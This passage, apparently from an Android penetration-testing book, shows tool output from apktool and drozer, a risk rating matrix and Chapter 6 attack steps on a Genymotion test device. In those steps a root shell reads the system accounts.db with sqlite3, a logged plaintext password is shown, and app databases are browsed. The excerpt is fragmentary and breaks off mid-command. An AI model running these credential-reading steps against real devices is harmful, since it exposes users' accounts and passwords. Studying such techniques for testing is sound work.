7         <action android:name="android.intent.action.PACKAGE_ADDED"/>
8         <action android:name="android.intent.action.PACKAGE_REMOVED"/>
9         <action android:name="android.intent.action.PACKAGE_REPLACED"/>
10        <data android:scheme="package"/>
11      </intent-filter>
12    </receiver>
13    <receiver android:name=".RestartReceiver" android:permission=
  "cydia.permission.SUBSTRATE">
14      <intent-filter>
15        <action android:name="com.saurik.substrate.RESTART"/>
16      </intent-filter>
17    </receiver>
18    <activity android:label="Substrate" android:name=".SetupActivity">
19      <intent-filter>
20        <action android:name="android.intent.action.MAIN"/>
```

```
Administrator: C:\windows\system32\cmd.exe

C:\Hackbox\A-tools>java -jar apktool_2.0.3.jar
Apktool v2.0.3 - a tool for reengineering Android apk files
with smali v2.1.0 and baksmali v2.1.0
Copyright 2014 Ryszard Wi?niewski <brut.all@gmail.com>
Updated by Connor Tumbleson <connor.tumbleson@gmail.com>

usage: apktool
  -advance,--advanced    prints advance information.
  -version,--version     prints the version then exits
usage: apktool if!install-framework [options] <framework.apk>
  -p,--frame-path <dir>  Stores framework files into <dir>.
  -t,--tag <tag>         Tag frameworks using <tag>.
usage: apktool d!decode! [options] <file_apk>
  -f,--force             Force delete destination directory.
  -o,--output <dir>     The name of folder that gets written. Default is apk.out
  -p,--frame-path <dir> Uses framework files located in <dir>.
  -r,--no-res           Do not decode resources.
  -s,--no-src           Do not decode sources.
  -t,--frame-tag <tag>  Uses framework files tagged by <tag>.
usage: apktool b!build! [options] <app_path>
  -f,--force-all       Skip changes detection and build all files.
  -o,--output <dir>     The name of apk that gets written. Default is dist/name
  -p,--frame-path <dir> Uses framework files located in <dir>.

For additional info, see: http://ibotpeaches.github.io/Apktool/
For smali/baksmali info, see: https://github.com/JesusFreke/smali

C:\Hackbox\A-tools>java -jar apktool_2.0.3.jar d nameoftheapp.apk
I: Using Apktool 2.0.3 on nameoftheapp.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\KPMG\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values ** XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

C:\Hackbox\A-tools>
```

C:\Windows\System32\cmd.exe - python drozer console connect

```
c:\Hackbox\A-Tools\drozer>python drozer console connect
```

```
Selecting 855837a83f980f3a (Genymotion Google Nexus - Penetration Testing Device 6.0)
```

```
..          ..:  
..o..      .r..  
..a.. . . . . . . .nd  
ro..idsnemesisand..pr  
.otectorandroidsneme.  
. ,sisandprotectorandroids+.  
..nemesisandprotectorandroidsn:  
.emesisandprotectorandroidsnemes..  
..isandp,.,rotectorandro,.,idsnem.  
.isisandp..rotectorandroid..snemisis.  
.andprotectorandroidsnemisisandprotec.  
.torandroidsnemisisandprotectorandroid.  
.snemisisandprotectorandroidsnemisisan:  
.dprotectorandroidsnemisisandprotector.
```

```
drozer Console (v2.3.4)
```

```
dz> run app.package.list
```

```
com.introspsy.config (Introspsy Config)
```

```
shin2.rootdetector (Root Detector)
```

```
com.example.android.livecubes (Example Wallpapers)
```

```
com.android.providers.telephony (Phone and Messaging Storage)
```


```
com.android.providers.calendar (Calendar Storage)
```

```
com.android.providers.media (Media Storage)
```


```
com.android.wallpapercropper (com.android.wallpapercropper)
```


```
com.cricbuzz.android (Cricbuzz)
```



```
com.android.documentsui (Documents)
```



```
Administrator: C:\windows\system32\cmd.exe
C:\Hackbox\A-tools\drozer>adb install agent.apk
2915 KB/s (605439 bytes in 0.202s)
Success
  pkg: /data/local/tmp/agent.apk
C:\Hackbox\A-tools\drozer>
```











## Chapter 5: Building Attack Paths – Threat Modeling an Application



Risk Rating Matrix		IMPACT				
		Insignificant (1)	Minor (2)	Moderate (3)	Major (4)	Severe (5)
LIKELIHOOD	Easy (5)	Medium (5x1)	High (5x2)	Critical (5x3)	Critical (5x4)	Critical (5x5)
	Likely (4)	Medium (4x1)	Medium (4x2)	High (4x3)	Critical (4x4)	Critical (4x5)
	Possible (3)	Low (3x1)	Medium (3x2)	Medium (3x3)	High (3x4)	Critical (3x5)
	Unlikely (2)	Low (2x1)	Low (2x2)	Medium (2x3)	Medium (2x4)	High (2x5)
	Rare (1)	Low (1x1)	Low (1x2)	Low (1x3)	Medium (1x4)	Medium (1x5)


Risk Rating Matrix		Business Impact				
		Insignificant (1)	Minor (2)	Moderate (3)	Major (4)	Severe (5)
Technical Risk	Critical(4)	Medium (4x1)	High (4x2)	Critical (4x3)	Critical (4x4)	Critical (4x5)
	High (3)	Medium (3x1)	Medium (3x2)	High (3x3)	Critical (3x4)	Critical (3x5)
	Medium (2)	Low (2x1)	Medium (2x2)	Medium (2x3)	High (2x4)	Critical (2x5)
	Low (1)	Low (1x1)	Low (1x2)	Medium (1x3)	Medium (1x4)	High (1x5)














## Chapter 6: Full Steam Ahead – Attacking Android Applications

```
root@vbox86p:/ # ls -la /data/system/users/0/acc
accounts.db          accounts.db-journal
s -la /data/system/users/0/accounts.db
-rw-rw---- system  system      73728 2015-12-19 05:06 accounts.db
root@vbox86p:/ #
root@vbox86p:/ # ls -la /data/system/users/0/accounts.db
-rw-rw---- system  system      73728 2015-12-19 05:06 accounts.db
root@vbox86p:/ # sqlite3 /data/system/users/0/accounts.db
SQLite version 3.8.10.2 2015-05-20 18:17:19
Enter ".help" for usage hints.
sqlite> .tables
accounts          authtokens        extras             meta
android_metadata debug_table        grants            shared_accounts
sqlite> select * from accounts;
1|ihackmsn@hotmail.com|com.android.exchange|hacker1g1|1450519606206
```

```
dz> run app.package.list -u 1000
android (Android System)
com.android.inputdevices (Input Devices)
com.android.keychain (Key Chain)
com.android.providers.settings (Settings Storage)
com.android.settings (Settings)
```

```
2, 1164388
D/m_MainLogin( 908): String entered: Againthebestpassword
W/genymotion_audio( 314): out_write() limiting sleep time 46802 to 39909
D/OpenGLRenderer( 908): TextureCache::get: create texture(0xb7942580): name, size, mSize = 94, 1331
```



```


root@vbox86p:/data/data/org.owasp.goatdroid.fourgoats/databases # ls -la
-rw-rw---- u0_a61 u0_a61 16384 2016-02-10 06:19 userinfo.db
-rw----- u0_a61 u0_a61 8720 2016-02-10 06:19 userinfo.db-journal
qlite3 user
